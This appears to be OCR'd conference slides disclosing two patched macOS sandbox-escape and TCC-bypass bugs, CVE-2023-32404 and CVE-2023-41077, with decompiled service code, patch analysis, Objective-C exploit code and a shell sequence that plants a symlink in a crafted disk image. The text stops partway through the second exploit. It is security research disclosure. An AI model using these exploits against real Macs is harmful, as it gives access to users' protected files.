
Grant the read&write permission of the URL to the XPC client (sandbox_extension_issue_file)

# CVE-2023-32404

## The Exploit

```
@protocol WFFileAccessHelperProtocol
- (void) extendAccessToURL:(NSURL *) url completion:(void (^) (FPSandboxingURLWrapper *, NSError *))arg2;
@end
typedef int (*PFN)(const char *);
void expoit_ShortcutsFileAccessHelper(NSString *target) {
    [[NSBundle bundleWithPath:@"/System/Library/PrivateFrameworks/WorkflowKit.framework"]load];
    NSXPCConnection * conn = [[NSXPCConnection alloc] initWithServiceName:@"com.apple.WorkflowKit.ShortcutsFileAccessHelper"];
    conn.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol:@protocol(WFFileAccessHelperProtocol)];
    [conn.remoteObjectInterface setClasses:[NSSet setWithArray:@[[NSError class], objc_getClass("FPSandboxingURLWrapper")]]
forSelector:@selector(extendAccessToURL:completion:) argumentIndex:0 ofReply:1];
    [conn resume];

    [[conn remoteObjectProxy] extendAccessToURL:[NSURL fileURLWithPath:target] completion:^(FPSandboxingURLWrapper *fpWrapper,
NSError *error) {
        NSString *sbxToken = [[NSString alloc] initWithData:[fpWrapper scope] encoding:NSUTF8StringEncoding];
        NSURL *targetURL = [fpWrapper url];

        void *h = dlopen("/usr/lib/system/libsystem_sandbox.dylib", 2);
        PFN sandbox_extension_consume = (PFN)dlsym(h, "sandbox_extension_consume");
        if (sandbox_extension_consume([sbxToken UTF8String]) == -1)
            NSLog(@"Fail to consume the sandbox token:%@", sbxToken);
        else {
            NSLog(@"Got the file R&W permission with sandbox token:%@", sbxToken);
            NSLog(@"Read the target content:%@", [NSData dataWithContentsOfURL:targetURL]);
        }
    }];
}
```

# Demo link: https://youtu.be/5FVDe8Le1pw



# CVE-2023-32404

## Patch in macOS 13.4

```
1  char __cdecl -[ServiceDelegate listener:shouldAcceptNewConnection:](ServiceDelegate *self, SEL a2, id a3, id a4)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v4 = objc_retain(a4);
6    v5 = objc_msgSend(v4, "valueForEntitlement:", CFSTR("com.apple.shortcuts.file-access-helper"));
7    v6 = objc_retainAutoreleasedReturnValue(v5);
8    v7 = (unsigned __int8)objc_msgSend(v6, "boolValue");
9    objc_release(v6);
10   WFSecurityLogObject = (void *)getWFSecurityLogObject();
11   v9 = objc_retainAutoreleasedReturnValue(WFSecurityLogObject);
12   if ( v7 )
13   {
14     if...
15     objc_release(v9);
16     v10 = +[NSXPCInterface interfaceWithProtocol:](
17             &OBJC_CLASS___NSXPCInterface,
18             "interfaceWithProtocol:",
19             &OBJC_PROTOCOL___WFFileAccessHelperProtocol);
20     v11 = objc_retainAutoreleasedReturnValue(v10);
21     objc_msgSend(v4, "setExportedInterface:", v11);
22     objc_release(v11);
23     v9 = (os_log_s *)objc_opt_new(&OBJC_CLASS___WFFileAccessHelper);
24     objc_msgSend(v4, "setExportedObject:", v9);
25     objc_msgSend(v4, "resume");
26     ret = 1;
27   }
```

# CVE-2023-41077

Fixed in macOS Sonoma 14.0

**Image Capture**

Available for: macOS Ventura

Impact: An app may be able to access protected user data

Description: The issue was addressed with improved checks.

CVE-2023-41077: Mickey Jin (@patch1t)

/System/Library/Frameworks/ImageCaptureCore.framework/XPCServices/mscamerad-xpc.xpc

# CVE-2023-41077

## Extra bonus!

**Not only the sandbox escape,**
**but also the partial TCC bypass at the same time!**

```
[Dict]
        [Key] com.apple.private.tcc.allow
        [Value]
                [Array]
                        [String] kTCCServicePhotos
                        [String] kTCCServiceSystemPolicyRemovableVolumes
        [Key] com.apple.private.tcc.manager.check-by-audit-token
        [Value]
                [Array]
                        [String] kTCCServicePhotos
                        [String] kTCCServiceSystemPolicyRemovableVolumes
        [Key] com.apple.private.tcc.override-prompt-policy
        [Value]
                [Bool] true
```

# CVE-2023-41077

## com.apple.mscamerad-xpc

```
34  v10 = +[NSXPCInterface interfaceWithProtocol:](
35          &OBJC_CLASS___NSXPCInterface,
36          "interfaceWithProtocol:",
37          &OBJC_PROTOCOL___ICXPCDeviceManagerProtocol);
38  v11 = +[NSXPCInterface interfaceWithProtocol:](
39          &OBJC_CLASS___NSXPCInterface,
40          "interfaceWithProtocol:",
41          &OBJC_PROTOCOL___ICXPCDeviceManagerProtocol);
42  -[MSRemoteCameraDeviceManager addSelectorToInterface:selectorString:origin:](
43    self,
44    "addSelectorToInterface:selectorString:origin:",
45    v10,
46    CFSTR("requestDeviceListWithOptions:reply:"),
47    1LL);
48  -[MSRemoteCameraDeviceManager addSelectorToInterface:selectorString:origin:](
49    self,
50    "addSelectorToInterface:selectorString:origin:",
51    v10,
52    CFSTR("openDevice:withReply:"),
53    1LL);
54  -[MSRemoteCameraDeviceManager addSelectorToInterface:selectorString:origin:](
55    self,
56    "addSelectorToInterface:selectorString:origin:",
57    v10,
58    CFSTR("closeDevice:withReply:"),
59    1LL);
60  -[MSRemoteCameraDeviceManager addSelectorToInterface:selectorString:origin:](
61    self,
62    "addSelectorToInterface:selectorString:origin:",
63    v11,
64    CFSTR("notifyAddedDevice:"),
65    0LL);
66  -[MSRemoteCameraDeviceManager addSelectorToInterface:selectorString:origin:](
67    self,
68    "addSelectorToInterface:selectorString:origin:",
69    v11,
70    CFSTR("notifyRemovedDevice:"),
71    0LL);
72  objc_msgSend(connection, "setExportedInterface:", v10);
73  objc_msgSend(connection, "setRemoteObjectInterface:", v11);
74  objc_msgSend(connection, "setExportedObject:", self);
75  -[MSRemoteCameraDeviceManager addRemoteManagerConnection:](self, "addRemoteManagerConnection:", connection);
76  objc_msgSend(connection, "resume");
77  return 1;
78 }
```

```
_OBJC_INSTANCE_METHODS_ICXPCDeviceManagerProtocol __objc2_meth_list <18h, 6>
                                        ; DATA XREF: __data:_OBJC_PROTOCOL_$_
        __objc2_meth <offset sel_requestDeviceListWithOptions_reply_,
                      offset aV32081624_0, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_notifyAddedDevice_, offset aV240816,
                      0>        ; "v24@0:8@16"
        __objc2_meth <offset sel_notifyRemovedDevice_, offset aV2408
                      0>        ; "v24@0:8@16"
        __objc2_meth <offset sel_openDevice_withReply_, offset aV3208
                      0>        ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_closeDevice_withReply_, offset aV320
                      0>        ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_ejectDevice_withReply_, offset aV320
                      0>        ; "v32@0:8@16@?24"
```

00026333 -[MSRemoteCameraDeviceManager listener:shouldAcceptNewConnection:]:72 (100022333)

# CVE-2023-41077

## MSCameraDevice

```
48  v14 = (MSCameraDevice *)objc_alloc((Class)&OBJC_CLASS___MSCameraDevice);
49  v15 = objc_msgSend(v1, "url");
50  v16 = -[MSCameraDevice initWithURL:](v14, "initWithURL:", v15);
51  if...
52  cameraDevice = v16;
53  sub_10000AA41();
54  v18 = CFSTR("MSCameraDevice");
55  if...
56  v20 = objc_msgSend(v1, "localizedName");
57  v21 = +[NSString stringWithFormat:](&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("> New Device: %@"
58  v22 = (os_log_s *)qword_10003EB18;
59  if...
60  -[MSCameraDevice setDelegate:](cameraDevice, "setDelegate:"
61  v23 = -[MSCameraDevice endpoint](cameraDevice, "endpoint");
62  v24 = -[MSCameraDevice cameraDictionary](cameraDevice, "cam
63  -[NSMutableDictionary setObject:forKeyedSubscript:](
64    v24,
65    "setObject:forKeyedSubscript:",
66    v23,
67    CFSTR("ICDeviceEndpoint"));
68  v25 = objc_msgSend(v1, "uuidString");
69  v26 = -[MSCameraDevice cameraDictionary](cameraDevice, "cam
70  -[NSMutableDictionary setObject:forKeyedSubscript:](
```

00025A48 openDevice_withReply_block_invoke:50 (10002A48

```
34      -[NSOperationQueue setName:](cameraDevice->_deviceOperationQueue, "setName:", v12);
35      -[NSOperationQueue setUnderlyingQueue:](
36        cameraDevice->_deviceOperationQueue,
37        "setUnderlyingQueue:",
38        cameraDevice->_deviceOperationUnderlyingQueue);
39      cameraDevice->_filledStorageCache = 0;
40      cameraDevice->_mediaPaths = objc_alloc_init(&OBJC_CLASS___NSMutableArray);
41      _InterlockedExchange(&cameraDevice->_preflightCount, 0);
42      v13 = objc_alloc((Class)&OBJC_CLASS___ICSessionManager);
43      cameraDevice->_sessionManager = (ICSessionManager *)objc_msgSend(v13, "initWithDelegate:", cameraDevice);
44      -[MSCameraDevice setUrl:](cameraDevice, "setUrl:", a3);
45      cameraDevice->_cameraDictionary = objc_alloc_init(&OBJC_CLASS___NSMutableDictionary);
46      v14 = +[NSXPCListener anonymousListener](&OBJC_CLASS___NSXPCListener, "anonymousListener");
47      v15 = objc_retain(v14);
48      cameraDevice->_listener = v15;
49      -[NSXPCListener setDelegate:](v15, "setDelegate:", cameraDevice);
50      cameraDevice->_deniedBundles = objc_alloc_init(&OBJC_CLASS___NSMutableArray);
51      cameraDevice->_addedBundles = objc_alloc_init(&OBJC_CLASS___NSMutableArray);
52      cameraDevice->_prioritizeSpeed = 0;
53      -[NSXPCListener resume](cameraDevice->_listener, "resume");
54    }
55    return cameraDevice;
56  }
```

0000ECAB -[MSCameraDevice initWithURL:]:46 (10000ACAB)

# CVE-2023-41077

## MSCameraDevice

```
8   exportedInterface = +[NSXPCInterface interfaceWithProtocol:](
9                       &OBJC_CLASS___NSXPCInterface,
10                      "interfaceWithProtocol:",
11                      &OBJC_PROTOCOL___ICCameraDeviceProtocol);
12  remoteObjectInterface = +[NSXPCInterface interfaceWithProtocol:](
13                          &OBJC_CLASS___NSXPCInterface,
14                          "interfaceWithProtocol:",
15                          &OBJC_PROTOCOL___ICCameraDeviceProtocol);
16  -[MSCameraDevice addSelectorToInterface:selectorString:origin:](
      self,
```

```
208 objc_msgSend(connection, "setExportedInterface:", exportedInterface);
209 objc_msgSend(connection, "setRemoteObjectInterface:", remoteObjectInterface);
210 objc_msgSend(connection, "setExportedObject:", self);
211 sub_10000AA41();
212 v7 = CFSTR("sessionManager");
213 if...
214 v9 = -[MSCameraDevice sessionManager](self, "s
215 v10 = ((NSString *(*)(id, SEL, NSString *, ...
216         &OBJC_CLASS___NSString,
217         "stringWithFormat:",
218         &CFSTR("%@").isa,
219         v9);
220 v11 = (os_log_s *)qword_10003EB18;
221 if...
222 v12 = -[MSCameraDevice sessionManager](self, "
223 if...
224 objc_msgSend(v14, "resume");
225 return 1;
226 }
```

```
_OBJC_INSTANCE_METHODS_ICCameraDeviceProtocol __objc2_meth_list <18h, 17h>   23 methods
                                                ; DATA XREF: __data:_OBJC_PROTOCOL_$_ICCameraDevicePro
        __objc2_meth <offset sel_openDeviceSessionWithReply_, \ ; "openDeviceSessionWi
                      offset aV240816_0, 0> ; "v24@0:8@?16"
        __objc2_meth <offset sel_sendPTPCommand_andPayload_withReply_, \ ; "sendPTPCom
                      offset aV4008162432, 0> ; "v40@0:8@16@24@?32"
        __objc2_meth <offset sel_requestMetadataForObjectHandle_options_withReply_,\ ;
                      offset aV4008162432, 0>
        __objc2_meth <offset sel_requestThumbnailDataForObjectHandle_options_withReply
                      offset aV4008162432, 0>
        __objc2_meth <offset sel_requestDownloadObjectHandle_options_withReply_,\ ; "r
                      offset aV4008162432, 0>
        __objc2_meth <offset sel_requestReadDataFromObjectHandle_options_withReply_,\
                      offset aV4008162432, 0>
        __objc2_meth <offset sel_imageCaptureEventNotification_completion_, \ ; "image
                      offset aV32081624_0, 0> ; "v32@0:8@16@?24"
        __objc2_meth <offset sel_requestDeleteObjectHandle_options_withReply_,\ ; "req
                      offset aV4008162432, 0>
        objc2_meth <offset sel_requestStartUsingDeviceWithReply_, \ ; "requestStartU
```

```
000162D0 -[MSCameraDevice listener:shouldAcceptNewConnection:]:208 (1000122D0)
```

# CVE-2023-41077

## The Issue

```
10   v6[0] = _NSConcreteStackBlock;
11   v6[1] = (void *)3254779904LL;
12   v6[2] = requestReadDataFromObjectHandle_block_invoke;
13   v6[3] = &unk_10002C778;
14   v6[4] = self;
15   v6[5] = handle;
16   v6[6] = options;
17   v6[7] = reply;
18   v5 = +[NSBlockOperation blockOperationWithBlock:](&OBJC_CLASS___NSBloc
19   -[MSCameraDevice addInteractiveOperation:](self, "addInteractiveOperat
}
0001008D -[MSCameraDevice requestReadDataFromObjectHandle:options:
```

```
145     if ( (unsigned __int8)objc_msgSend(v6, "openStream", v33, v32) )
146     {
147       if ( objc_msgSend(v6, "bufferCache") )
148       {
149         v35 = objc_msgSend(v6, "bufferCache");
150         v36 = objc_msgSend(v35, "consumeBufferAtOffset:sized:", v42, buf);
151         v37 = *(id *)buf;
152         if ( *(_QWORD *)buf >= 0x200001uLL )
153         {
154           *(_QWORD *)buf = 0LL;
155           v37 = 0LL;
156         }
157       }
158       else
159       {
160         v36 = mmap(0LL, v39, 3, 4097, -1, 0LL);
161         v37 = objc_msgSend(v6, "readStream:size:offset:", v36, v39, v42);
162         *(_QWORD *)buf = v37;
163       }
164       v27 = dispatch_data_create(v36, (size_t)v37, 0LL, _dispatch_data_destructor_munmap);
165       v38 = objc_msgSend(v6, "bufferCache");
166       objc_msgSend(v38, "setConsumedOffset:", v42);
167       objc_msgSend(v6, "closeStream");
168     }
169     else
170     {
171       v27 = 0LL;
172     }
173   }
174   objc_msgSend(replyDict, "addEntriesFromDictionary:", *(_QWORD *)(v40 + 48), v32);
175   if ( v27 )
176   {
177     ICReadData = objc_autorelease(v27);
178     goto LABEL_28;
179   }
180 LABEL_27:
181   ICReadData = +[NSData data](&OBJC_CLASS___NSData, "data");
182   v27 = 0LL;
183 LABEL_28:
184   objc_msgSend(replyDict, "setObject:forKeyedSubscript:", ICReadData, CFSTR("ICReadData"));
185   objc_msgSend(replyDict, "setObject:forKeyedSubscript:", &off_1000339D8, CFSTR("ICBufferOffset"));
186   v28 = -[dispatch_data_s length](v27, "length");
187   v29 = +[NSNumber numberWithUnsignedInteger:](&OBJC_CLASS___NSNumber, "numberWithUnsignedInteger:", v28);
188   objc_msgSend(replyDict, "setObject:forKeyedSubscript:", v29, CFSTR("ICBytesRead"));
189   v30 = +[NSNumber numberWithInteger:](&OBJC_CLASS___NSNumber, "numberWithInteger:", v45);
      objc_msgSend(replyDict, "setObject:forKeyedSubscript:", v30, CFSTR("errCode"));
00010504 requestReadDataFromObjectHandle_block_invoke:189 (10000C504)
```

Read the file content

Reply to the XPC client

# CVE-2023-41077

## Trigger the issue: Forge the MSCameraDevice and ICCameraFile

```
__int64 __fastcall RegexMatch(_BYTE *name, __int64 nameLen, char isFolder)
{
  // [COLLAPSED LOCAL DE
  LOBYTE(result) = 0;
  if ( name && nameLen )
  {
    if ( !*name )
      goto LABEL_13;
    if...
    if...
    v5 = &fileNameRegex;
    if ( isFolder )
      v5 = &folderNameRegex;
    v6 = (void *)*v5;
    v7 = +[NSString stringWithUTF8String:](&OBJC_CLASS___NSString, "stringWithUTF8String:", name);
    v8 = -[NSString uppercaseString](v7, "uppercaseString");
    if ( v8 && (v9 = v8, -[NSString length](v8, "length")) )
    {
      v10 = -[NSString length](v9, "length");
      LOBYTE(result) = objc_msgSend(v6, "numberOfMatchesInString:options:range:", v9, 0LL, 0LL, v10) != 0LL;
    }
    else
    {
LABEL_13:
      LOBYTE(result) = 0;
    }
  }
  return (unsigned __int8)result;
}
```

```
folderNameRegex = [NSRegularExpression regularExpressionWithPattern:@"^([1-9]{1}[\\d]{2}[\\w]{5})$|^((?i)\\bDCIM\\b)$" options:16 error:0];// e.g. 123abcde, DCIM, dcIm, ...
fileNameRegex = [NSRegularExpression regularExpressionWithPattern:@"^[\\w]{4}(E){0,1}(\\d){4}\\.(([\\w]){3}|HEIC)$" options:16 error:0];// e.g. abcd1234.mp3, 1234E5678.HEIC
```

```
mkdir -p test/DCIM/123abcde
ln -s /tmp/target test/DCIM/123abcde/1234E5678.HEIC
hdiutil create -srcfolder test -volname .exploit -ov prepared.dmg
open prepared.dmg
```


| Module | Function |
|---|---|
| mscamerad-xpc | __int64 __fastcall RegexMatch(_BYTE *a1, __int64 a2, char isFolder) |
| mscamerad-xpc | -[MSCameraDevice reflight:error:]+0x1DE |
| mscamerad-xpc | Reflight_block_invoke+0x25C |
| Foundation | ___NSBLOCKOPERATION_IS_CALLING_OUT_TO_A_BLOCK__+7 |
| Foundation | -[NSBlockOperation main]+62 |

# CVE-2023-41077

## The Exploit

```
@interface MyDeviceDelegate : NSObject<ICCameraDeviceDelegate>
@end
@implementation MyDeviceDelegate
- (void)cameraDevice:(ICCameraDevice *)camera didAddItems:(NSArray<ICCameraItem *> *)items {
    NSLog(@"didAddItems");
    for (ICCameraFile *item in items) {
        NSLog(@"new file item:%@", item); // TODO: I should check the item type(file/folder) and item name here.
        [item requestReadDataAtOffset:0 length:item.fileSize completion:^(NSData *data, NSError *err) {
